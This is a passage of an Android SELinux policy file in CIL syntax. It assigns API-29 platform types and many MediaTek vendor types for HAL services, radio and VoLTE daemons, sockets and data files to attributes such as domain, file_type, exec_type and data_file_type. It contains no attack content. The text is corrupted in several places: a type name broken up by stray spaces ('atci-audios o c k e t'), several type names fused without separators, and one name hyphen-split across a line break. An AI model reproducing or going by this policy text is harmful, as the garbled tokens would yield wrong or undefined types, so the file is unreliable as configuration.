(typeattributeset domain (adbd_29_0 apexd_29_0 app_zygote_29_0 ashmemd_29_0 audioserver_29_0 blkid_29_0 blkid_untrusted_29_0 bluetooth_29_0 bootanim_29_0 bootstat_29_0 bufferhubd_29_0 cameraserver_29_0 charger_29_0 clatd_29_0 crash_dump_29_0 dhcp_29_0 dnsmasq_29_0 drmserver_29_0 dumpstate_29_0 e2fs_29_0 ephemeral_app_29_0 fastbootd_29_0 fingerprintd_29_0 flags_health_check_29_0 fsck_29_0 fsck_untrusted_29_0 gatekeeperd_29_0 gpuservice_29_0 healthd_29_0 heapprofd_29_0 hwservicemanager_29_0 idmap_29_0 incident_29_0 incident_helper_29_0 incidentd_29_0 init_29_0 inputflinger_29_0 install_recovery_29_0 installd_29_0 iorapd_29_0 isolated_app_29_0 kernel_29_0 keystore_29_0 llkd_29_0 lmkd_29_0 logd_29_0 logpersist_29_0 mdnsd_29_0 mediadrmserver_29_0 mediaextractor_29_0 mediametrics_29_0 mediaprovider_29_0 mediaserver_29_0 mediaswcodec_29_0 modprobe_29_0 mtp_29_0 netd_29_0 netutils_wrapper_29_0 network_stack_29_0 nfc_29_0 perfetto_29_0 performanced_29_0 perfprofd_29_0 platform_app_29_0 postinstall_29_0 ppp_29_0 priv_app_29_0 profman_29_0 racoon_29_0 radio_29_0 recovery_29_0 recovery_persist_29_0 recovery_refresh_29_0 rs_29_0 rss_hwm_reset_29_0 runas_29_0 runas_app_29_0 sdcardd_29_0 secure_element_29_0 servicemanager_29_0 sgdisk_29_0 shared_relro_29_0 shell_29_0 simpleperf_app_runner_29_0 slideshow_29_0 statsd_29_0 su_29_0 surfaceflinger_29_0 system_app_29_0 system_server_29_0 tee_29_0 tombstoned_29_0 toolbox_29_0 traced_29_0 traced_probes_29_0 traceur_app_29_0 tzdatacheck_29_0 ueventd_29_0 uncrypt_29_0 untrusted_app_29_0 untrusted_app_27_29_0 untrusted_app_25_29_0 update_engine_29_0 update_verifier_29_0 usbd_29_0 vdc_29_0 vendor_init_29_0 vendor_misc_writer_29_0 vendor_shell_29_0 virtual_touchpad_29_0 vndservicemanager_29_0 vold_29_0 vold_prepare_subdirs_29_0 vr_hwc_29_0 watchdogd_29_0 webview_zygote_29_0 wificond_29_0 wpantund_29_0 zygote_29_0 aee_aed_29_0 aee_core_forwarder_29_0 boot_logo_updater_29_0 cmddumper_29_0 connsyslogger_29_0 em_svr_29_0 emdlogger_29_0 loghidlsysservice_29_0 mdlogger_29_0 mobile_log_d_29_0 modemdbfilter_client_29_0 mtkbootanimation_29_0 netdiag_29_0 GoogleOtaBinder_29_0 atci_service_sys_29_0 camerapostalgo_29_0 kpoc_charger_29_0 met_log_d_29_0 mtk_advcamserver_29_0 terservice_29_0 thermald_29_0 usp_service_29_0 hal_atrace_default hal_audio_default hal_audiocontrol_default hal_authsecret_default hal_bluetooth_btlinux hal_bluetooth_default hal_bootctl_default hal_broadcastradio_default hal_camera_default hal_cas_default hal_configstore_default hal_confirmationui_default hal_contexthub_default hal_drm_default hal_dumpstate_default hal_evs_default hal_face_default hal_fingerprint_default hal_gatekeeper_default hal_gnss_default hal_graphics_allocator_default hal_graphics_composer_default hal_health_default hal_health_storage_default hal_input_classifier_default hal_ir_default hal_keymaster_default hal_light_default hal_lowpan_default hal_memtrack_default hal_nfc_default hal_power_default hal_power_stats_default hal_radio_config_default hal_radio_default hal_secure_element_default hal_sensors_default hal_tetheroffload_default hal_thermal_default hal_tv_cec_default hal_tv_input_default hal_usb_default hal_vehicle_default

hal_vibrator_default hal_vr_default hal_wifi_default hal_wifi_hostapd_default hal_wifi_offload_default hal_wifi_supplicant_default mediacodec rild vendor_modprobe MtkCodecService aee_aedv aee_hal atci_service atcid audiocmdservice_atci biosensord_nvram ccci_fsd ccci_mdinit dump_dual_camera em_hidl factory fm_hidl_service fuelgauged fuelgauged_nvram gsm0710muxd hal_drm_clearkey hal_drm_widevine hal_keymaster_attestation mtk_hal_usb kisd lbs_hidl_service loghidlvendorservice merged_hal_service meta_tst mmc_ffu mnld modemdbfilter_service mtk_agpsd mtk_hal_audio mtk_hal_bluetooth mtk_hal_camera mtk_hal_gnss mtk_hal_gpu mtk_hal_hdmi mtk_hal_imsa mtk_hal_keymanage mtk_hal_light mtk_hal_mms mtk_hal_power mtk_hal_pq mtk_hal_secure_element mtk_hal_sensors mtk_hal_wifi mtk_wmt_launcher mtkrild muxreport nvram_agent_binder nvram_daemon resize slpd spm_loader st54spi_hal_secure_element stp_dump3 thermal_manager thermalloadalgod wlan_assistant wmt_loader bp_kmsetkey_ca hal_capi_default ccci_rpcd mtk_dconfig dmc_core emcamera_app wo_epdg_client flashlessd btlfpserver hal_mtkcodecservice_default hal_tee_default hal_teeregistry_default hal_tface hal_thh_default horcali_app init_thh_service wo_ipsec ipsec_mon md_monitor mobicore mobicore_app mtk_hal_dfps mtk_hal_dplanner mtk_hal_keyinstall mtk_hal_neuralnetworks mtk_hal_nwk_opt mtk_hal_omadm mtk_hal_wfo netdagent osi pkm_service ppl_agent rcs_volte_stack remosaic_daemon sensorhub_app statusd stflashtool teed_app teeregistryd_app thermal tkcore hal_tui_default viarild volte_clientapi_ua volte_rcs_ua volte_uce_ua vtservice vtservice_hidl bip epdg_wod ipsec volte_imcb volte_imsm_93 volte_md_status volte_stack volte_ua wfca memsicp wifimacaddr))
(typeattributeset file_type (adbd_exec_29_0 apexd_exec_29_0 appdomain_tmpfs_29_0 app_zygote_tmpfs_29_0 audioserver_tmpfs_29_0 bootanim_exec_29_0 bootstat_exec_29_0 bufferhubd_exec_29_0 cameraserver_exec_29_0 cameraserver_tmpfs_29_0 charger_exec_29_0 clatd_exec_29_0 crash_dump_exec_29_0 dhcp_exec_29_0 dnsmasq_exec_29_0 drmserver_exec_29_0 drmserver_socket_29_0 dumpstate_exec_29_0 e2fs_exec_29_0 unlabeled_29_0 system_file_29_0 system_asan_options_file_29_0 system_event_log_tags_file_29_0 system_lib_file_29_0 system_bootstrap_lib_file_29_0 system_linker_exec_29_0 system_linker_config_file_29_0 system_seccomp_policy_file_29_0 system_security_cacerts_file_29_0 tcpdump_exec_29_0 system_zoneinfo_file_29_0 cgroup_desc_file_29_0 vendor_cgroup_desc_file_29_0 task_profiles_file_29_0 vendor_task_profiles_file_29_0 vendor_hal_file_29_0 vendor_file_29_0 vendor_app_file_29_0 vendor_configs_file_29_0 same_process_hal_file_29_0 vndk_sp_file_29_0 vendor_framework_file_29_0 vendor_overlay_file_29_0 vendor_public_lib_file_29_0 vendor_keylayout_file_29_0 vendor_keychars_file_29_0 vendor_idc_file_29_0 metadata_file_29_0 vold_metadata_file_29_0 gsi_metadata_file_29_0 password_slot_metadata_file_29_0 apex_metadata_file_29_0 dev_cpu_variant_29_0 runtime_event_log_tags_file_29_0 logcat_exec_29_0 cgroup_rc_file_29_0 coredump_file_29_0 system_data_file_29_0 packages_list_file_29_0 vendor_data_file_29_0 unencrypted_data_file_29_0 install_data_file_29_0 drm_data_file_29_0 adb_data_file_29_0 anr_data_file_29_0 tombstone_data_file_29_0 tombstone_wifi_data_file_29_0 apex_data_file_29_0 apk_data_file_29_0 apk_tmp_file_29_0 apk_private_data_file_29_0 apk_private_tmp_file_29_0 dalvikcache_data_file_29_0 ota_data_file_29_0 ota_package_file_29_0 user_profile_data_file_29_0 profman_dump_data_file_29_0 resourcecache_data_file_29_0 shell_data_file_29_0 property_data_file_29_0 bootchart_data_file_29_0 dropbox_data_file_29_0 heapdump_data_file_29_0 nativetest_data_file_29_0 ringtone_file_29_0 preloads_data_file_29_0 preloads_media_file_29_0 dhcp_data_file_29_0 server_configurable_flags_data_file_29_0 staging_data_file_29_0 mnt_media_rw_file_29_0 mnt_user_file_29_0 mnt_expand_file_29_0 storage_file_29_0 mnt_media_rw_stub_file_29_0 storage_stub_file_29_0 mnt_vendor_file_29_0 mnt_product_file_29_0 apex_mnt_dir_29_0 postinstall_mnt_dir_29_0 postinstall_file_29_0 postinstall_apex_mnt_dir_29_0 adb_keys_file_29_0 audio_data_file_29_0 audioserver_data_file_29_0 bluetooth_data_file_29_0 bluetooth_logs_data_file_29_0 bootstat_data_file_29_0 boottrace_data_file_29_0 camera_data_file_29_0 gatekeeper_data_file_29_0 incident_data_file_29_0 keychain_data_file_29_0 keystore_data_file_29_0 media_data_file_29_0 media_rw_data_file_29_0 misc_user_data_file_29_0 net_data_file_29_0 network_watchlist_data_file_29_0 nfc_data_file_29_0 radio_data_file_29_0 recovery_data_file_29_0 shared_relro_file_29_0 stats_data_file_29_0 systemkeys_data_file_29_0 textclassifier_data_file_29_0 trace_data_file_29_0 vpn_data_file_29_0 wifi_data_file_29_0 zoneinfo_data_file_29_0 vold_data_file_29_0 iorapd_data_file_29_0 perfprofd_data_file_29_0 tee_data_file_29_0 update_engine_data_file_29_0 update_engine_log_data_file_29_0 method_trace_data_file_29_0 gsi_data_file_29_0 app_data_file_29_0 privapp_data_file_29_0 system_app_data_file_29_0 cache_file_29_0 overlayfs_file_29_0 cache_backup_file_29_0 cache_private_backup_file_29_0 cache_recovery_file_29_0 efs_file_29_0 wallpaper_file_29_0 shortcut_manager_icons_29_0 icon_file_29_0 asec_apk_file_29_0 asec_public_file_29_0 asec_image_file_29_0 backup_data_file_29_0 bluetooth_efs_file_29_0 fingerprintd_data_file_29_0 fingerprint_vendor_data_file_29_0 app_fuse_file_29_0 face_vendor_data_file_29_0 iris_vendor_data_file_29_0 adbd_socket_29_0 bluetooth_socket_29_0 dnsproxyd_socket_29_0 dumpstate_socket_29_0 fwmarkd_socket_29_0 lmkd_socket_29_0 logd_socket_29_0 logdr_socket_29_0 logdw_socket_29_0 mdns_socket_29_0 mdnsd_socket_29_0 misc_logd_file_29_0 mtpd_socket_29_0 property_socket_29_0 racoon_socket_29_0 recovery_socket_29_0 rild_socket_29_0 rild_debug_socket_29_0 statsdw_socket_29_0 system_wpa_socket_29_0 system_ndebug_socket_29_0 tombstoned_crash_socket_29_0 tombstoned_java_trace_socket_29_0 tombstoned_intercept_socket_29_0 traced_producer_socket_29_0 traced_consumer_socket_29_0 uncrypt_socket_29_0 wpa_socket_29_0 zygote_socket_29_0 heapprofd_socket_29_0 gps_control_29_0 pdx_display_dir_29_0 pdx_performance_dir_29_0 pdx_bufferhub_dir_29_0 pdx_display_client_endpoint_socket_29_0 pdx_display_manager_endpoint_socket_29_0 pdx_display_screenshot_endpoint_socket_29_0 pdx_display_vsync_endpoint_socket_29_0 pdx_performance_client_endpoint_socket_29_0 pdx_bufferhub_client_endpoint_socket_29_0 file_contexts_file_29_0 mac_perms_file_29_0 property_contexts_file_29_0 seapp_contexts_file_29_0 sepolicy_file_29_0 service_contexts_file_29_0 nonplat_service_contexts_file_29_0 hwservice_contexts_file_29_0 vndservice_contexts_file_29_0 audiohal_data_file_29_0 fingerprintd_exec_29_0 flags_health_check_exec_29_0 fsck_exec_29_0 gatekeeperd_exec_29_0 hal_graphics_composer_server_tmpfs_29_0 healthd_exec_29_0 hwservicemanager_exec_29_0 idmap_exec_29_0 init_exec_29_0 init_tmpfs_29_0 inputflinger_exec_29_0 install_recovery_exec_29_0 installd_exec_29_0 iorapd_exec_29_0 iorapd_tmpfs_29_0 keystore_exec_29_0 llkd_exec_29_0 lmkd_exec_29_0 logd_exec_29_0 mediadrmserver_exec_29_0mediaextractor_exec_29_0mediaextractor_tmpfs_29_0mediametrics_exec_29_0mediaserver_exec_29_0mediaserver_tmpfs_29_0mediaswcodec_exec_29_0 mtp_exec_29_0 netd_exec_29_0 netutils_wrapper_exec_29_0 performanced_exec_29_0 perfprofd_exec_29_0 ppp_exec_29_0 profman_exec_29_0 racoon_exec_29_0 recovery_persist_exec_29_0 recovery_refresh_exec_29_0 rs_exec_29_0 runas_exec_29_0 sdcardd_exec_29_0 servicemanager_exec_29_0 sgdisk_exec_29_0 shell_exec_29_0 simpleperf_app_runner_exec_29_0 statsd_exec_29_0 su_exec_29_0 surfaceflinger_tmpfs_29_0 system_server_tmpfs_29_0 tombstoned_exec_29_0 toolbox_exec_29_0 tzdatacheck_exec_29_0 ueventd_tmpfs_29_0 uncrypt_exec_29_0 update_engine_exec_29_0 update_verifier_exec_29_0 usbd_exec_29_0 vdc_exec_29_0 vendor_misc_writer_exec_29_0 vendor_shell_exec_29_0 vendor_toolbox_exec_29_0 virtual_touchpad_exec_29_0 vold_exec_29_0 vold_prepare_subdirs_exec_29_0 vr_hwc_exec_29_0 watchdogd_exec_29_0 webview_zygote_exec_29_0 webview_zygote_tmpfs_29_0 wificond_exec_29_0 wpantund_exec_29_0 zygote_tmpfs_29_0 zygote_exec_29_0 lbs_dbg_data_file_29_0 hostapd_data_file wpa_data_file hal_atrace_default_exec hal_audio_default_exec hal_audiocontrol_default_exec hal_authsecret_default_exec hal_bluetooth_btlinux_exec hal_bluetooth_default_exec hal_bootctl_default_exec hal_broadcastradio_default_exec hal_camera_default_exec hal_cas_default_exec hal_configstore_default_exec hal_confirmationui_default_exec hal_contexthub_default_exec hal_drm_default_exec hal_dumpstate_default_exec hal_evs_default_exec hal_face_default_exec hal_fingerprint_default_exec hal_gatekeeper_default_exec hal_gnss_default_exec hal_graphics_allocator_default_tmpfs hal_graphics_allocator_default_exec hal_graphics_composer_default_exec hal_health_default_exec hal_health_storage_default_exec hal_input_classifier_default_exec hal_ir_default_exec hal_keymaster_default_exec hal_light_default_exec hal_lowpan_default_exec hal_memtrack_default_exec hal_nfc_default_exec hal_power_default_exec hal_power_stats_default_exec hal_radio_config_default_exec hal_radio_default_exec hal_secure_element_default_exec hal_sensors_default_exec hal_tetheroffload_default_exec hal_thermal_default_exec hal_tv_cec_default_exec hal_tv_input_default_exec hal_usb_default_exec hal_vehicle_default_exec hal_vibrator_default_exec hal_vr_default_exec hal_wifi_default_exec hal_wifi_hostapd_default_exec hal_wifi_offload_default_exec hal_wifi_supplicant_default_exec mediacodec_exec rild_exec tee_exec vndservicemanager_exec MtkCodecService_exec aee_aedv_exec aee_hal_exec atci_service_exec atcid_exec audiocmdservice_atci_exec biosensord_nvram_exec biosensord_nvram_file ccci_fsd_exec ccci_mdinit_exec dump_dual_camera_exec em_hidl_exec factory_exec custom_file lost_found_data_file dontpanic_data_file resource_cache_data_file http_proxy_cfg_data_file acdapi_data_file ppp_data_file wpa_supplicant_data_file radvd_data_file volte_vt_socket dfo_socket gsmrild_socket rild2_socket rild3_socket rild4_socket rild_mal_socket rild_mal_at_socket rild_mal_md2_socket rild_mal_at_md2_socket rild_ims_socket rild_imsm_socket rild_oem_socket rild_mtk_ut_socket rild_mtk_ut_2_socket rild_mtk_modem_socket rild_md2_socket rild2_md2_socket rild_debug_md2_socket rild_oem_md2_socket rild_mtk_ut_md2_socket rild_mtk_ut_2_md2_socket rild_mtk_modem_md2_socket rild_vsim_socket rild_vsim_md2_socket mal_mfi_socket mal_data_file netdiag_socket wpa_wlan0_socket soc_vt_imcb_socket soc_vt_tcv_socket soc_vt_stk_socket soc_vt_svc_socket dbus_bluetooth_socket bt_int_adp_socket bt_a2dp_stream_socket bt_data_file agpsd_socket agpsd_data_file mnld_socket mnld_data_file gps_data_file MPED_socket MPED_data_file sysctl_socket backuprestore_socket protect_f_data_file protect_s_data_file persist_data_file nvram_data_file nvdata_file nvcfg_file cct_data_file mediaserver_data_file mediacodec_data_file connsyslog_data_vendor_file logmisc_data_file logtemp_data_file aee_core_data_file aee_core_vendor_file aee_exp_data_file aee_exp_vendor_file aee_dumpsys_data_file aee_dumpsys_vendor_file sf_rtt_file rild-dongle_socket ccci_cfg_file ccci_data_md1_file c2k_file sensor_data_file stp_dump_data_file rild_via_socket rpc_socket rild_ctclient_socket data_tmpfs_log_file vendor_tmpfs_log_file fon_image_data_file ims_ipsec_data_file thermal_manager_data_file adbd_data_file autokd_data_file sf_bqdump_data_file nfc_socket vendor_nfc_socket factory_data_file mdlog_data_file mtk_audiohal_data_file mtk_powerhal_data_file mddb_data_file consyslog_data_file mediadrm_vendor_data_file atci-audios o c k e t meta_atci_socket rild_atci_socket rilproxy_atci_socket atci_service_socket adb_atci_socket provision_file key_install_data_file aee_dipdebug_vendor_file netd_socket vcodec_file ArcSoftCali_file netlink_socket fm_hidl_service_exec fuelgauged_exec fuelgauged_file fuelgauged_nvram_exec fuelgauged_nvram_file gsm0710muxd_exec hal_drm_clearkey_exec hal_drm_widevine_exec hal_keymaster_attestation_exec mtk_hal_usb_exec kisd_exec lbs_hidl_service_exec loghidlvendorservice_exec merged_hal_service_exec meta_tst_exec mmc_ffu_exec mnld_exec modemdbfilter_service_exec mtk_agpsd_exec mtk_hal_audio_exec mtk_hal_bluetooth_exec mtk_hal_camera_exec mtk_hal_gnss_exec mtk_hal_gpu_exec mtk_hal_hdmi_exec mtk_hal_imsa_exec mtk_hal_keymanage_exec mtk_hal_light_exec mtk_hal_mms_exec mtk_hal_power_exec mtk_hal_pq_exec mtk_hal_secure_element_exec mtk_hal_sensors_exec mtk_hal_wifi_exec mtk_wmt_launcher_exec mtkrild_exec muxreport_exec nvram_agent_binder_exec nvram_daemon_exec resize_exec slpd_exec spm_loader_exec st54spi_hal_secure_element_exec stp_dump3_exec thermal_manager_exec thermalloadalgod_exec wlan_assistant_exec wmt_loader_exec bp_kmsetkey_ca_exec hal_capi_default_exec ccci_rpcd_exec mtk_dconfig_exec dmc_core_exec wo_epdg_client_exec statusd_socket teei_data_file logmuch_data_file epdg_ipsec_conf_file epdg_apn_conf_file wo_epdg_action_socket wo_epdg_sim_socket wo_epdg_ip-

sec_socket rcs_volte_stack_socket mtk_radio_data_file mobicore_data_file mobicore_vendor_file doe_vendor_data_file md_monitor_vendor_file omadm_data_file omadm_misc_file rcs_rild_socket vendor_camera_dump_file vendor_shading_file flashlessd_exec btlfpserver_exec btlfpserver_data_file hal_mtkcodecservice_default_exec hal_tee_default_exec hal_teeregistry_default_exec hal_tface_exec hal_thh_default_exec init_thh_service_exec wo_starter_exec wo_charon_exec wo_ipsec_exec wo_stroke_exec ipsec_mon_exec md_monitor_exec mobicore_exec mtk_hal_dfps_exec mtk_hal_dplanner_exec mtk_hal_keyinstall_exec mtk_hal_neuralnetworks_exec mtk_hal_nwk_opt_exec mtk_hal_omadm_exec mtk_hal_wfo_exec dhcp6s_exec netdagent_exec osi_exec osi_data_file pkm_service_exec ppl_agent_exec rcs_volte_stack_exec remosaic_daemon_exec statusd_exec stflashtool_exec thermal_exec tkcore_exec tkcore_data_file tkcore_protect_data_file tkcore_spta_file tkcore_log_file tkcore_systa_file hal_tui_default_exec viarild_exec volte_clientapi_ua_exec volte_rcs_ua_exec rcs_ua_proxy_socket volte_uce_ua_exec volte_uce_socket vtservice_exec vtservice_hidl_exec bip_exec epdg_wod_exec wod_ipsec_conf_file wod_apn_conf_file wod_action_socket wod_sim_socket wod_ipsec_socket wod_dns_socket volte_imcb_socket volte_ua_socket volte_stack_socket wfca_socket starter_exec charon_exec ipsec_exec stroke_exec volte_imcb_exec volte_imsa1_socket volte_imsvt1_socket volte_imsm_93_exec volte_md_status_exec volte_stack_exec volte_ua_exec wfca_exec memsicp_exec ff_ta_exec ff_data_file wifimacaddr_exec))
(typeattributeset exec_type (adbd_exec_29_0 apexd_exec_29_0 bootanim_exec_29_0 bootstat_exec_29_0 bufferhubd_exec_29_0 cameraserver_exec_29_0 charger_exec_29_0 clatd_exec_29_0 crash_dump_exec_29_0 dhcp_exec_29_0 dnsmasq_exec_29_0 drmserver_exec_29_0 dumpstate_exec_29_0 e2fs_exec_29_0 tcpdump_exec_29_0 logcat_exec_29_0 fingerprintd_exec_29_0 flags_health_check_exec_29_0 fsck_exec_29_0 gatekeeperd_exec_29_0 healthd_exec_29_0 hwservicemanager_exec_29_0 idmap_exec_29_0 init_exec_29_0 inputflinger_exec_29_0 install_recovery_exec_29_0 installd_exec_29_0 iorapd_exec_29_0 keystore_exec_29_0 llkd_exec_29_0 lmkd_exec_29_0 logd_exec_29_0 mediadrmserver_exec_29_0 mediaextractor_exec_29_0 mediametrics_exec_29_0 mediaserver_exec_29_0 mediaswcodec_exec_29_0 mtp_exec_29_0 netd_exec_29_0 netutils_wrapper_exec_29_0 performanced_exec_29_0 perfprofd_exec_29_0 ppp_exec_29_0 profman_exec_29_0 racoon_exec_29_0 recovery_persist_exec_29_0 recovery_refresh_exec_29_0 rs_exec_29_0 runas_exec_29_0 sdcardd_exec_29_0 servicemanager_exec_29_0 sgdisk_exec_29_0 shell_exec_29_0 simpleperf_app_runner_exec_29_0 statsd_exec_29_0 su_exec_29_0 tombstoned_exec_29_0 toolbox_exec_29_0 tzdatacheck_exec_29_0 uncrypt_exec_29_0 update_engine_exec_29_0 update_verifier_exec_29_0 usbd_exec_29_0 vdc_exec_29_0 vendor_misc_writer_exec_29_0 vendor_shell_exec_29_0 vendor_toolbox_exec_29_0 virtual_touchpad_exec_29_0 vold_exec_29_0 vold_prepare_subdirs_exec_29_0 vr_hwc_exec_29_0 watchdogd_exec_29_0 webview_zygote_exec_29_0 wificond_exec_29_0 wpantund_exec_29_0 zygote_exec_29_0 hal_atrace_default_exec hal_audio_default_exec hal_audiocontrol_default_exec hal_authsecret_default_exec hal_bluetooth_btlinux_exec hal_bluetooth_default_exec hal_bootctl_default_exec hal_broadcastradio_default_exec hal_camera_default_exec hal_cas_default_exec hal_configstore_default_exec hal_confirmationui_default_exec hal_contexthub_default_exec hal_drm_default_exec hal_dumpstate_default_exec hal_evs_default_exec hal_face_default_exec hal_fingerprint_default_exec hal_gatekeeper_default_exec hal_gnss_default_exec hal_graphics_allocator_default_exec hal_graphics_composer_default_exec hal_health_default_exec hal_health_storage_default_exec hal_input_classifier_default_exec hal_ir_default_exec hal_keymaster_default_exec hal_light_default_exec hal_lowpan_default_exec hal_memtrack_default_exec hal_nfc_default_exec hal_power_default_exec hal_power_stats_default_exec hal_radio_config_default_exec hal_radio_default_exec hal_secure_element_default_exec hal_sensors_default_exec hal_tetheroffload_default_exec hal_thermal_default_exec hal_tv_cec_default_exec hal_tv_input_default_exec hal_usb_default_exec hal_vehicle_default_exec hal_vibrator_default_exec hal_vr_default_exec hal_wifi_default_exec hal_wifi_hostapd_default_exec hal_wifi_offload_default_exec hal_wifi_supplicant_default_exec mediacodec_exec rild_exec tee_exec vndservicemanager_exec MtkCodecService_exec aee_aedv_exec aee_hal_exec atci_service_exec atcid_exec audiocmdservice_atci_exec biosensord_nvram_exec ccci_fsd_exec ccci_mdinit_exec dump_dual_camera_exec em_hidl_exec factory_exec fm_hidl_service_exec fuelgauged_exec fuelgauged_nvram_exec gsm0710muxd_exec hal_drm_clearkey_exec hal_drm_widevine_exec hal_keymaster_attestation_exec mtk_hal_usb_exec kisd_exec lbs_hidl_service_exec loghidlvendorservice_exec merged_hal_service_exec meta_tst_exec mmc_ffu_exec mnld_exec modemdbfilter_service_exec mtk_agpsd_exec mtk_hal_audio_exec mtk_hal_bluetooth_exec mtk_hal_camera_exec mtk_hal_gnss_exec mtk_hal_gpu_exec mtk_hal_hdmi_exec mtk_hal_imsa_exec mtk_hal_keymanage_exec mtk_hal_light_exec mtk_hal_mms_exec mtk_hal_power_exec mtk_hal_pq_exec mtk_hal_secure_element_exec mtk_hal_sensors_exec mtk_hal_wifi_exec mtk_wmt_launcher_exec mtkrild_exec muxreport_exec nvram_agent_binder_exec nvram_daemon_exec resize_exec slpd_exec spm_loader_exec st54spi_hal_secure_element_exec stp_dump3_exec thermal_manager_exec thermalloadalgod_exec wlan_assistant_exec wmt_loader_exec bp_kmsetkey_ca_exec hal_capi_default_exec ccci_rpcd_exec mtk_dconfig_exec dmc_core_exec wo_epdg_client_exec flashlessd_exec btlfpserver_exec hal_mtkcodecservice_default_exec hal_tee_default_exec hal_teeregistry_default_exec hal_tface_exec hal_thh_default_exec init_thh_service_exec wo_starter_exec wo_charon_exec wo_ipsec_exec wo_stroke_exec ipsec_mon_exec md_monitor_exec mobicore_exec mtk_hal_dfps_exec mtk_hal_dplanner_exec mtk_hal_keyinstall_exec mtk_hal_neuralnetworks_exec mtk_hal_nwk_opt_exec mtk_hal_omadm_exec mtk_hal_wfo_exec dhcp6s_exec netdagent_exec osi_exec pkm_service_exec ppl_agent_exec rcs_volte_stack_exec remosaic_daemon_exec statusd_exec stflashtool_exec thermal_exec tkcore_exec hal_tui_default_exec viarild_exec volte_clientapi_ua_exec volte_rcs_ua_exec volte_uce_ua_exec vtservice_exec vtservice_hidl_exec bip_exec epdg_wod_exec starter_exec charon_exec ipsec_exec stroke_exec volte_imcb_exec volte_imsm_93_exec volte_md_status_exec volte_stack_exec volte_ua_exec wfca_exec memsicp_exec ff_ta_exec wifimacaddr_exec))
(typeattributeset data_file_type (system_data_file_29_0 packages_list_file_29_0 vendor_data_file_29_0 unencrypted_data_file_29_0 install_data_file_29_0 drm_data_file_29_0 adb_data_file_29_0 anr_data_file_29_0 tombstone_data_file_29_0 tombstone_wifi_data_file_29_0 apex_data_file_29_0 apk_data_file_29_0 apk_tmp_file_29_0 apk_private_data_file_29_0 apk_private_tmp_file_29_0 dalvikcache_data_file_29_0 ota_data_file_29_0 ota_package_file_29_0 user_profile_data_file_29_0 profman_dump_data_file_29_0 resourcecache_data_file_29_0 shell_data_file_29_0 property_data_file_29_0 bootchart_data_file_29_0 dropbox_data_file_29_0 heapdump_data_file_29_0 nativetest_data_file_29_0 ringtone_file_29_0 preloads_data_file_29_0 preloads_media_file_29_0 dhcp_data_file_29_0 server_configurable_flags_data_file_29_0 staging_data_file_29_0 postinstall_mnt_dir_29_0 adb_keys_file_29_0 audio_data_file_29_0 audioserver_data_file_29_0 bluetooth_data_file_29_0 bluetooth_logs_data_file_29_0 bootstat_data_file_29_0 boottrace_data_file_29_0 camera_data_file_29_0 gatekeeper_data_file_29_0 incident_data_file_29_0 keychain_data_file_29_0 keystore_data_file_29_0 media_data_file_29_0 media_rw_data_file_29_0 misc_user_data_file_29_0 net_data_file_29_0 network_watchlist_data_file_29_0 nfc_data_file_29_0 radio_data_file_29_0 recovery_data_file_29_0 shared_relro_file_29_0 stats_data_file_29_0 systemkeys_data_file_29_0 textclassifier_data_file_29_0 trace_data_file_29_0 vpn_data_file_29_0 wifi_data_file_29_0 zoneinfo_data_file_29_0 vold_data_file_29_0 iorapd_data_file_29_0 perfprofd_data_file_29_0 tee_data_file_29_0 update_engine_data_file_29_0 update_engine_log_data_file_29_0 method_trace_data_file_29_0 gsi_data_file_29_0 app_data_file_29_0 privapp_data_file_29_0 system_app_data_file_29_0 cache_file_29_0 overlayfs_file_29_0 cache_backup_file_29_0 cache_private_backup_file_29_0 cache_recovery_file_29_0 wallpaper_file_29_0 shortcut_manager_icons_29_0 icon_file_29_0 asec_apk_file_29_0 asec_public_file_29_0 asec_image_file_29_0 backup_data_file_29_0 fingerprintd_data_file_29_0 fingerprint_vendor_data_file_29_0 app_fuse_file_29_0 face_vendor_data_file_29_0 iris_vendor_data_file_29_0 bluetooth_socket_29_0 misc_logd_file_29_0 system_wpa_socket_29_0 system_ndebug_socket_29_0 wpa_socket_29_0 audiohal_data_file_29_0 lbs_dbg_data_file_29_0 hostapd_data_file wpa_data_file biosensord_nvram_file custom_file lost_found_data_file dontpanic_data_file resource_cache_data_file http_proxy_cfg_data_file acdapi_data_file ppp_data_file wpa_supplicant_data_file radvd_data_file mal_data_file bt_data_file agpsd_data_file mnld_data_file gps_data_file MPED_data_file protect_f_data_file protect_s_data_file persist_data_file nvram_data_file nvdata_file nvcfg_file cct_data_file mediaserver_data_file mediacodec_data_file connsyslog_data_vendor_file logmisc_data_file logtemp_data_file aee_core_data_file aee_core_vendor_file aee_exp_data_file aee_exp_vendor_file aee_dumpsys_data_file aee_dumpsys_vendor_file sf_rtt_file ccci_cfg_file ccci_data_md1_file c2k_file sensor_data_file stp_dump_data_file data_tmpfs_log_file vendor_tmpfs_log_file fon_image_data_file ims_ipsec_data_file thermal_manager_data_file adbd_data_file autokd_data_file sf_bqdump_data_file nfc_socket vendor_nfc_socket factory_data_file mdlog_data_file mtk_audiohal_data_file mtk_powerhal_data_file mddb_data_file consyslog_data_file mediadrm_vendor_data_file provision_file key_install_data_file aee_dipdebug_vendor_file vcodec_file ArcSoftCali_file fuelgauged_file fuelgauged_nvram_file teei_data_file logmuch_data_file epdg_ipsec_conf_file epdg_apn_conf_file mtk_radio_data_file mobicore_data_file doe_vendor_data_file md_monitor_vendor_file omadm_data_file omadm_misc_file vendor_camera_dump_file vendor_shading_file btlfpserver_data_file osi_data_file tkcore_data_file tkcore_protect_data_file tkcore_spta_file tkcore_log_file wod_ipsec_conf_file wod_apn_conf_file ff_data_file))
(typeattributeset core_data_file_type (system_data_file_29_0 packages_list_file_29_0 unencrypted_data_file_29_0 install_data_file_29_0 drm_data_file_29_0 adb_data_file_29_0 anr_data_file_29_0 tombstone_data_file_29_0 apex_data_file_29_0 apk_data_file_29_0 apk_tmp_file_29_0 apk_private_data_file_29_0 apk_private_tmp_file_29_0 dalvikcache_data_file_29_0 ota_data_file_29_0 ota_package_file_29_0 user_profile_data_file_29_0 profman_dump_data_file_29_0 resourcecache_data_file_29_0 shell_data_file_29_0 property_data_file_29_0 bootchart_data_file_29_0 dropbox_data_file_29_0 heapdump_data_file_29_0 nativetest_data_file_29_0 ringtone_file_29_0 preloads_data_file_29_0 preloads_media_file_29_0 dhcp_data_file_29_0 server_configurable_flags_data_file_29_0 staging_data_file_29_0 postinstall_mnt_dir_29_0 adb_keys_file_29_0 audio_data_file_29_0 audioserver_data_file_29_0 bluetooth_data_file_29_0 bluetooth_logs_data_file_29_0 bootstat_data_file_29_0 boottrace_data_file_29_0 camera_data_file_29_0 gatekeeper_data_file_29_0 incident_data_file_29_0 keychain_data_file_29_0 keystore_data_file_29_0 media_data_file_29_0 